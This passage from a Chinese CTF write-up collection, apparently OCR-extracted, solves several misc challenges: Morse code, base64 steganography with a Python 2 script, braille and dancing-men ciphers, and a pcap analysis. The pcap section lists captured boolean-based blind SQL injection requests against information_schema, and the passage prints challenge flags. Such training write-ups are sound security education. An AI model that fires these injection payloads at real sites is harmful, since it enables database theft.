


flag{gaki_lsMyw1fe}


5.[HBNIS2018]来题中等的吧

题目描述：得到的 flag 请包上 flag{} 提交。来源：https://github.com/hebtuerror404/CTF_competition_warehouse_2018


解题步骤：打开图片发现应该是摩斯密码




摩斯密码为：.- .-… .–. … .- .-… .- -…解为：ALPHALAB



按照一般案例，大写字母转小写，得：alphalab





flag{alphalab}

6.[ACTF新生赛2020]base64隐写

题目描述：得到的 flag 请包上 flag{} 提交。

解题步骤：打开附件，发现一张名为hint的二维码图片，QR扫得到一个网址：http://weixin.qq.com/r/ajgfBz-E62KUrXtk9214

打开网址，emmm去了微信官网，打开ComeOn!.txt，发现一堆base64密文，去多次解码了下，发现不太对，去看了别人的wp，嗯，上脚本（偷脚本）


```
def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res


def solve_stego():
    with open('ComeOn!.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)


def goflag(bin_str):
    res_str = ''
    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str


if __name__ == '__main__':
    solve_stego()
```

python2跑下脚本出flag:ACTF{6aseb4_f33!}




flag{6aseb4_f33!}

7.[WUSTCTF2020]find_me

题目描述：得到的 flag 请包上 flag{} 提交。感谢 Iven Huang 师傅供题。比赛平台：https://ctfgame.w-ais.cn/
解题步骤：打开附件在属性中发现一串盲文密文：
□□□

发现misc文件中有18张图片，跳舞的小人密码，解密得ILOVEHOLMESANDWLLM





转化大小写为：iloveholmesandwllm

flag{iloveholmesandwllm}

9.sqltest


题目描述：网站遭受到攻击了，还好我们获取到了全部网络流量。 链接:
https://pan.baidu.com/s/1AdQXVGKb6rkzqMLkSnGGBQ 提取码: 34uu 注意：得到的 flag 请包上 flag{} 提交
解题步骤：Wireshark打开sqltest.pcapng，SQL盲注流量分析，导出http对象





分组	主机名	内容类型	大小	文件名
6	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>100
16	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>50
26	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>25
36	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>12
46	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>6
56	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>3
66	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>1
76	172.16.80.11	text/html	848 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>0
86	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20count(*)%20from%20information_schema.SCHEMATA))>1
96	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>100
106	172.16.80.11	text/html	848 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>50
116	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>75
126	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>63
136	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>57
146	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>54
156	172.16.80.11	text/html	848 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>52
166	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>53
176	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20ascii(substr(((select%20count(*)%20from%20information_schema.SCHEMATA)),%201,%201))>53
206	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%201,1))>100
211	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%200,1))>100
218	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%203,1))>100
224	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%202,1))>100
234	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%204,1))>100
256	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%200,1))>50
262	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%201,1))>50
